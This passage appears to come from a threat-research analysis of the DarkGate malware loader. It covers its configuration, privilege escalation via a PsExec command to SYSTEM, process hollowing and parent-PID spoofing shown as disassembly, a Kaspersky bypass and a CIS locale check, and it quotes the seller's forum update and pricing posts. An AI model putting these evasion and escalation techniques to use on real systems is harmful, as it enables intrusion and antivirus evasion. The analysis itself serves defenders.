0044DAF3 E8 F8 A6 FC FF    call   @Classes@TStrings@GetValue$qqrx17System@AnsiString
0044DAF8 8B 85 74 FF FF FF mov    eax, [ebp+var_8C]
0044DAFE 50              push   eax
0044DAFF 8D 95 70 FF FF FF lea    edx, [ebp+var_90]
0044DB05 B8 2C E0 44 00    mov    eax, offset dword_44E02C ; antiram
0044DB0A E8 49 99 00 00    call   base64_decode ; antiram

```

Figure 19 DarkGate configuration parameters.

Many options have been included in the configuration structure since the first samples from 2023, some of them being not developed or without a clear purpose, suggesting that these features are in an early development state.

Key Capabilities


DarkGate implements a wide variety of commands, many of them being commonly seen in RAT samples. Since many functionalities are commonly seen in malware, this analysis focuses on novel capabilities related to evasion, anti-analysis, and privilege escalation.

Privilege escalation

To escalate privileges, DarkGate will perform two different approaches depending on the used crypter:

If the binary does not use any kind of crypter, ID 11 (raw stub option), it will try to simply elevate privileges to SYSTEM using the Sysinternals tool PsExec as follows:

```
C:\> cmd /c c:\temp\Psexec.exe -accepteula -i -d -s [TARGET_BINARY]
```



The image shows two windows of assembly code. The top window, titled 'PsExec.exe', contains the following instructions:

```
lea    edx, [ebp+var_70]
mov    eax, offset dword_4492F8 ; c:\temp\Psexec.exe
call   base64_decode ; c:\temp\Psexec.exe
mov    eax, [ebp+var_70]
mov    edx, [ebp+var_4]
call   create_write_file
```

The bottom window shows assembly code for a function named 'loc_449095':

```
loc_449095:
lea    edx, [ebp+var_74]
mov    eax, offset dword_449328 ; cmd
call   base64_decode ; cmd
mov    eax, [ebp+var_74]
push  eax
push  offset aCCTempPsexecEx ; "/c c:\\temp\\Psexec.exe -accepteula -i "...
push  [ebp+var_10]
push  offset dword_44936C
push  [ebp+var_1C]
lea    eax, [ebp+var_78]
mov    edx, 4
call   @System@@LStrCatN$qqrv ; System: __linkproc__ LStrCatN(void)
mov    edx, [ebp+var_78]
pop    eax
call   _run_cmd
lea    edx, [ebp+var_80]
mov    eax, offset dword_449378 ; SYSTEM Elevation: Completed, new DarkGate connection with SYSTEM privileges, Executed from:
call   base64_decode ; SYSTEM Elevation: Completed, new DarkGate connection with SYSTEM privileges, Executed from:
push  [ebp+var_80]
push  [ebp+var_10]
push  offset dword_44936C
push  [ebp+var_1C]
lea    eax, [ebp+var_7C]
mov    edx, 4
call   @System@@LStrCatN$qqrv ; System: __linkproc__ LStrCatN(void)
mov    eax, [ebp+var_7C]
call   send_http_post_0
```

Figure 20: DarkGate privilege escalation command using PsExec.

In case any of the two available crypters are used, DarkGate will try to elevate privileges using the process hollowing technique. The binary will request the CnC the binary to be injected into notepad.exe, which we suspect it will perform the elevation and the relaunching of the application. However, we did not successfully retrieve such binary.

Rootkit

DarkGate claims to contain a rootkit module that makes it completely hidden from tools such as Task Manager or Process Explorer, which will only be executed if the configuration ID 2 is enabled. Despite rootkit claims, DarkGate does not implement kernel hooking. It relies on process injection and parent PID spoofing to hide its process from monitoring tools.




Figure 21: Create suspended process and NtGetContextThread call used to achieve Process Hollowing.

```

call    _look_for_processes
mov     ecx, eax
xor     edx, edx
mov     eax, 2000000h
call    _OpenProcess
mov     [ebp+Value], eax
lea     eax, [ebp+Size]
push    eax                ; lpSize
push    0                  ; dwFlags
push    1                  ; dwAttributeCount
push    0                  ; lpAttributeList
call    InitializeProcThreadAttributeList
mov     eax, [ebp+Size]
push    eax                ; dwBytes
push    0                  ; dwFlags
call    GetProcessHeap
push    eax                ; hHeap
call    HeapAlloc
mov     esi, eax
mov     [ebp+lpAttributeList], esi
lea     eax, [ebp+Size]
push    eax                ; lpSize
push    0                  ; dwFlags
push    1                  ; dwAttributeCount
push    esi                ; lpAttributeList
call    InitializeProcThreadAttributeList
push    0                  ; lpReturnSize
push    0                  ; lpPreviousValue
push    4                  ; cbSize
lea     eax, [ebp+Value]
push    eax                ; lpValue
call    thread_struct_parent_pid
push    eax                ; Attribute
push    0                  ; dwFlags
mov     eax, [ebp+lpAttributeList]
push    eax                ; lpAttributeList
call    UpdateProcThreadAttribute
mov     [ebp+StartupInfo.cb], 48h ; 'H'
mov     [ebp+StartupInfo.wShowWindow], 0
mov     [ebp+StartupInfo.dwFlags], 1
lea     eax, [ebp+ProcessInformation]
push    eax                ; lpProcessInformation
lea     eax, [ebp+StartupInfo]
push    eax                ; lpStartupInfo
push    0                  ; lpCurrentDirectory
push    0                  ; lpEnvironment
push    80004h            ; dwCreationFlags
push    0                  ; bInheritHandles
push    0                  ; lpThreadAttributes
push    0                  ; lpProcessAttributes
mov     eax, [ebp+filepath]
call    get_string
push    eax                ; lpCommandLine
push    0                  ; lpApplicationName
call    CreateProcessA_0
test    eax, eax
jz     loc_447ABC

```

```

mov     edx, [ebp+binary_buffer]
mov     eax, [ebp+ProcessInformation.hProcess]

```


```
mov     eax, [ebp+ProcessNameProcess]
call    _process_injection
mov     ebx, eax
test    bl, bl
jz      loc_447C3D
```

Figure 22: Parent PID spoofing used to hide the DarkGate process.

This approach may have been used to prevent antivirus software from detecting the sample, since many of them look for hooks being implanted in memory. However, it is worth mentioning that process injection techniques are widely detected too. The Threat actor seems to be aware of that, thus some techniques are only executed if a specific antivirus is not installed.

Updates

August 30th RastaFarEye posted an update stating that now DarkGate supports Kaspersky Endpoint AV and Internet Security bypassing, along with mechanisms to prevent Russian-speaking countries from being infected by the malware.



RastaFarEye Posted August 30
Крипто-Кит
●●●●●●

UPDATE

- [+] You can now inject with parameters at Manual Injection Panel
- [+] Added bypass for Kaspersky EndPoint AV (EDR)
- [+] Added bypass for Kaspersky Internet Security (no longer forced system reboot)
- [!] Added CIS detection & preventing execution on CIS-region computers

Active arbitrage
+87
437 posts
Joined
05/05/21 (ID: 116351)

DarkGate (Loader) remains FUD <https://scanner.to/result/q9BTF1mT05>

Contact (TG or TOX)

Figure 23: RastaFarEye announcing some minor updates on August 30th.

Version 5 was announced later in September to be released during October. This new version would come with many features and changes compared to previous versions. However, the DarkGate v 5 sample we could retrieve did not present major changes, only the previous stages were reworked or NetPass RDP password recovery command, to mention some. Also, some key features like the string encoding or the DLL crypter module are missing, which may indicate that this sample belongs to a work in progress version.

On October 1st the different features this new version will include were revealed and it was mentioned that this version would be released the October 11th, which may confirm why the sample we retrieved the October 10th lacked so many features.

RastaFarEye

Posted October 1 (edited)

Report post

Кавмо-Карт

UPDATE



Seller

91

454 posts

Joined

05/05/21 (ID: 116351)

Activity

dp9rce / other

- [+] AU3 Method completely improved and recoded from 0 to bypass all runtime AVs again
- [+] Reduced RAW stub size by 30%
- [+] AU3 Stub size reduced by 90%
- [+] All internal injection methods improved
- [+] New builder method by single DLL with signed Executable
- [+] Network protocol reworked, now all traffic is always 100% encrypted and removed weak encryption algorithms
- [+] Connection stability improved
- [+] Faster Global and Loader C&C and Stub execution (minimal delays and dynamic configuration generation)
- [+] Faster compression algorithm
- [+] Polymorphic shellcode builder (3-20kb)
- [+] Improved DarkGate licence system
- [!] Fixed: Windows Defender was sometimes (5-10% of cases) detecting the start-up method after several days
- [!] Fixed: C&C Panel crash after some days (when panel is populated with > 10000 bots)
- [!] Fixed: Previous YARA rules disclosed by researchers in several reports
- [!] Fixed: Anti-config & traffic decrypters

MSI v5: <https://scanner.to/result/63LzuZVqhb> (0/21)

VBS v5: <https://scanner.to/result/Gd9gdC430> (1/21)

All these features will be committed to the public on October 11, officially commencing the release of DarkGate Version 5. Also, after several thought sessions we concluded that the price of rent will increase to \$25K/month at the time of release. As of October 1-11, you can purchase DarkGate at a 20% discount, for \$20K/month.

Figure 24: RastaFarEye announcing the release of DarkGate v5 on October 11th.

Kaspersky bypass

Recent DarkGate versions since v4.13 implement functionality to bypass Kaspersky endpoint and antivirus products.

Kaspersky bypass

DarkGate first checks if the Autoit3 crypter (ID 13) and persistence settings (ID 1) are enabled. It then decodes a shellcode from the AutoIT payload that relaunches DarkGate in a new process, evading EDR detection.




Figure 25: DarkGate checks prior bypassing Kaspersky security software.

DarkGate decodes a shellcode from the Autoit3 file that contains the encoded version of DarkGate using the same Base64 encoding table (the second element), and the fourth element of the split chunk data as the encoded data.

The shellcode works similar to the one seen in the initial stages. It executes a PE file stored in variables. This PE file will decode and execute the DarkGate payload stored in the Autoit3 file in the same way as the initial stages. This execution will work as a restart, but on a different process.




Figure 26: Shellcode injected in memory to relaunch DarkGate and bypass Kaspersky EDR software.

Bypassing Kaspersky AV

DarkGate uses the Autoit3.exe process that launched the DarkGate payload to inject itself, which will result in the alleged bypass of Kaspersky security products.




Figure 27: Process injection performed against Autoit3.exe to bypass Kaspersky antivirus. Additional evasion methods such as Parent PID (PPID) spoofing and process hollowing aim to thwart other antivirus products such as Avast, AVG or Bitdefender. The developer boasted of AV evasion, yet detections remain viable.

Commonwealth of Independent States (CIS) countries check

To prevent DarkGate execution in Russian-speaking countries, the binary uses the common approach of checking the Locale System Default (LCID) information of Windows systems using the Windows API function *GetSystemDefaultLCID*.



Figure 28: CIS countries check performed by DarkGate.

However, some announced evasion capabilities contradict observed behaviors. Version 4.10 blocked CIS countries, but newer versions (4.13, 4.17b, and 5.0.19) lack this check despite claims.

NetPass RDP password recovery

Version 5 of DarkGate included a complete rework of the RDP password theft feature, including the Nirsoft tool, Network Password Recovery or NetPass tool.

